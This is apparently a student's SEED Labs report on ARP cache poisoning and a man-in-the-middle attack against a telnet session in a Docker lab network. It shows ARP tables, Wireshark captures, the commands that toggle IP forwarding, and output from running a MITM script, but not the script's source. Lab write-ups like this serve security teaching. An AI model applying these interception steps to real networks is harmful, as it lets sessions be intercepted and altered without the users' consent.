
- Pinging 10.9.0.6 from host A and checking up arp cache table of Host A after the attack.



```
Host B:PES1UG20CS825:Prem Sagar J S:/
>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:05   C                     eth0
Host B:PES1UG20CS825:Prem Sagar J S:/
>
```

Wireshark:

- ➢ Packets captured during the pinging session from Host A to Host B while IP forwarding is disabled.


[SEED Labs] Capturing from br-0cf5ff514f8b
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time              Source             Destination        Protocol Length Info
    1 2022-09-14 13:3… 10.9.0.5           10.9.0.6           ICMP         98 Echo (ping) request  id=0x0078, seq=1/256, ttl=64 (no respor
    2 2022-09-14 13:3… 10.9.0.5           10.9.0.6           ICMP         98 Echo (ping) request  id=0x0078, seq=2/512, ttl=64 (no respor
    3 2022-09-14 13:3… 10.9.0.5           10.9.0.6           ICMP         98 Echo (ping) request  id=0x0078, seq=3/768, ttl=64 (no respor
    4 2022-09-14 13:3… 10.9.0.5           10.9.0.6           ICMP         98 Echo (ping) request  id=0x0078, seq=4/1024, ttl=64 (no respc
    5 2022-09-14 13:3… 10.9.0.5           10.9.0.6           ICMP         98 Echo (ping) request  id=0x0078, seq=5/1280, ttl=64 (no respc
    6 2022-09-14 13:3… 10.9.0.5           10.9.0.6           ICMP         98 Echo (ping) request  id=0x0078, seq=6/1536, ttl=64 (no respc
    7 2022-09-14 13:3… 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP          42 Who has 10.9.0.6? Tell 10.9.0.5
    8 2022-09-14 13:3… 10.9.0.5           10.9.0.6           ICMP         98 Echo (ping) request  id=0x0078, seq=7/1792, ttl=64 (no respc
    9 2022-09-14 13:3… 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP          42 Who has 10.9.0.6? Tell 10.9.0.5
   10 2022-09-14 13:3… 10.9.0.5           10.9.0.6           ICMP         98 Echo (ping) request  id=0x0078, seq=8/2048, ttl=64 (no respc
   11 2022-09-14 13:3… 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP          42 Who has 10.9.0.6? Tell 10.9.0.5
   12 2022-09-14 13:3… 10.9.0.5           10.9.0.6           ICMP         98 Echo (ping) request  id=0x0078, seq=9/2304, ttl=64 (no respc
   13 2022-09-14 13:3… 02:42:0a:09:00:05  Broadcast          ARP          42 Who has 10.9.0.6? Tell 10.9.0.5
   14 2022-09-14 13:3… 02:42:0a:09:00:06  02:42:0a:09:00:05  ARP          42 10.9.0.6 is at 02:42:0a:09:00:06
   15 2022-09-14 13:3… 10.9.0.5           10.9.0.6           ICMP         98 Echo (ping) request  id=0x0078, seq=10/2560, ttl=64 (reply i
   16 2022-09-14 13:3… 10.9.0.6           10.9.0.5           ICMP         98 Echo (ping) reply    id=0x0078, seq=10/2560, ttl=64 (request
   17 2022-09-14 13:3… 10.9.0.5           10.9.0.6           ICMP         98 Echo (ping) request  id=0x0078, seq=11/2816, ttl=64 (reply i
   18 2022-09-14 13:3  10.9.0.6           10.9.0.5           ICMP         98 Echo (ping) reply    id=0x0078, seq=11/2816, ttl=64 (request

▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-0cf5ff514f8b, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▸ Internet Control Message Protocol

0000  02 42 0a 09 00 69 02 42  0a 09 00 05 08 00 45 00   ·B···i·B ······E·
0010  00 54 b1 ea 40 00 40 01  74 a2 0a 09 00 05 0a 09   ·T··@·@· t·······

br-0cf5ff514f8b: <live capture in progress>        Packets: 24 · Displayed: 24 (100.0%)        Profile: Default
```

Question:

1. What do you observe? Explain


After pinging from Host A to Host B, arp cache table on both system has replaced with original MAC of respective host’s MAC address.

Attackers MAC got removed from the Host’s entry.

Step 3 - Turn on IP Forwarding

On Attacker’s machine:


- ➢ Enabling IP Forwarding



```
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>
```

On Host A:


- ➢ checking up arp cache table of Host A after the attack.



```
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
Host A:PES1UG20CS825:Prem Sagar J S:/
```


On Host B:

- ➢ Pinging 10.9.0.6 from host B and checking up arp cache table of Host B after the attack.



```
Host B:PES1UG20CS825:Prem Sagar J S:/
>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
Host B:PES1UG20CS825:Prem Sagar J S:/
>ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.306 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.158 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.156 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.098 ms
^C
--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 0.098/0.179/0.306/0.076 ms
Host B:PES1UG20CS825:Prem Sagar J S:/
>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
Host B:PES1UG20CS825:Prem Sagar J S:/
>
```

Wireshark:



[SEED Labs] Capturing from br-0cf5ff514f8b
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time               Source             Destination        Protocol Length Info
   1 2022-09-14 13:3... 10.9.0.5           10.9.0.6           ICMP       98 Echo (ping) request  id=0x0078, seq=1/256, ttl=64 (no respor
   2 2022-09-14 13:3... 10.9.0.5           10.9.0.6           ICMP       98 Echo (ping) request  id=0x0078, seq=2/512, ttl=64 (no respor
   3 2022-09-14 13:3... 10.9.0.5           10.9.0.6           ICMP       98 Echo (ping) request  id=0x0078, seq=3/768, ttl=64 (no respor
   4 2022-09-14 13:3... 10.9.0.5           10.9.0.6           ICMP       98 Echo (ping) request  id=0x0078, seq=4/1024, ttl=64 (no respo
   5 2022-09-14 13:3... 10.9.0.5           10.9.0.6           ICMP       98 Echo (ping) request  id=0x0078, seq=5/1280, ttl=64 (no respo
   6 2022-09-14 13:3... 10.9.0.5           10.9.0.6           ICMP       98 Echo (ping) request  id=0x0078, seq=6/1536, ttl=64 (no respo
   7 2022-09-14 13:3... 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP        42 Who has 10.9.0.6? Tell 10.9.0.5
   8 2022-09-14 13:3... 10.9.0.5           10.9.0.6           ICMP       98 Echo (ping) request  id=0x0078, seq=7/1792, ttl=64 (no respo
   9 2022-09-14 13:3... 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP        42 Who has 10.9.0.6? Tell 10.9.0.5
  10 2022-09-14 13:3... 10.9.0.5           10.9.0.6           ICMP       98 Echo (ping) request  id=0x0078, seq=8/2048, ttl=64 (no respo
  11 2022-09-14 13:3... 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP        42 Who has 10.9.0.6? Tell 10.9.0.5
  12 2022-09-14 13:3... 10.9.0.5           10.9.0.6           ICMP       98 Echo (ping) request  id=0x0078, seq=9/2304, ttl=64 (no respo
  13 2022-09-14 13:3... 02:42:0a:09:00:05  Broadcast          ARP        42 Who has 10.9.0.6? Tell 10.9.0.5
  14 2022-09-14 13:3... 02:42:0a:09:00:06  02:42:0a:09:00:05  ARP        42 10.9.0.6 is at 02:42:0a:09:00:06
  15 2022-09-14 13:3... 10.9.0.5           10.9.0.6           ICMP       98 Echo (ping) request  id=0x0078, seq=10/2560, ttl=64 (reply i
  16 2022-09-14 13:3... 10.9.0.6           10.9.0.5           ICMP       98 Echo (ping) reply    id=0x0078, seq=10/2560, ttl=64 (request
  17 2022-09-14 13:3... 10.9.0.5           10.9.0.6           ICMP       98 Echo (ping) request  id=0x0078, seq=11/2816, ttl=64 (reply i
  18 2022-09-14 13:3... 10.9.0.6           10.9.0.5           ICMP       98 Echo (ping) reply    id=0x0078, seq=11/2816, ttl=64 (request

▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-0cf5ff514f8b, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▸ Internet Control Message Protocol

0000  02 42 0a 09 00 69 02 42  0a 09 00 05 08 00 45 00   ·B···i·B ······E·
0010  00 54 b1 ea 40 00 40 01  74 a2 0a 09 00 05 0a 09   ·T··@·@· t·······

br-0cf5ff514f8b: <live capture in progress>     Packets: 24 · Displayed: 24 (100.0%)     Profile: Default
```

Question


1. Compare the results between the above two steps.

=> In the first step that Ip forwarding was disabled after the attack, the attacker MAC was replaced with original MAC respective Hosts, but in the second step ip forwarding enabled the attackers MAC remains same even the attack.

Step 4 - Launch the MITM Attack

On Attacker's Machine :


- Enabling the IP forwarding before the telnet connection.
- Disabling the IP forwarding after the telnet connection.



```
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>
```

On Host A:


➢ Establishing telnet connection into Host B from Host A.



```
>telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
4c28f1af3c03 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Sep 14 17:49:51 UTC 2022 from 4c28f1af3c03 on pts/2
seed@4c28f1af3c03:~$ g
```

WireShark:

➢ Packets captured on wireshark contains same data as sent (not modified)




[SEED Labs] Capturing from br-0cf5ff514f8b
File Edit View
Apply a displa
No. Time
Wireshark · Packet 142 · br-0cf5ff514f8b
Help
Close

```
Frame 142: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-0cf5ff514f8b, id 0
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
Transmission Control Protocol, Src Port: 54626, Dst Port: 23, Seq: 291414305, Ack: 3032292283, Len: 1
Telnet

0000  02 42 0a 09 00 69 02 42  0a 09 00 05 08 00 45 10   ·B···i·B ······E·
0010  00 35 89 15 40 00 40 06  9d 81 0a 09 00 05 0a 09   ·5··@·@· ········
0020  00 06 d5 62 00 17 11 5e  a1 21 b4 bd 1b bb 80 18   ···b···^ ·!······
0030  01 f5 14 44 00 00 01 01  08 0a 25 ff b0 f1 dd 6d   ···D···· ··%····m
0040  05 e6 67                                           ··g

br-0cf5ff514f8b: <live capture in progress>     Packets: 151 · Displayed: 151 (100.0%)     Profile: Default
```

Now to perform the Man in the Middle Attack, we start over and repeat the above steps - for establishing the Telnet connection.

On Attacker's machine:


- ➢ Running MITM attack script for telnet on the attacker's machine.



```
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>python3 mitm.py
LAUNCHING MITM ATTACK.........
*** b'g', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
```

On Host A:

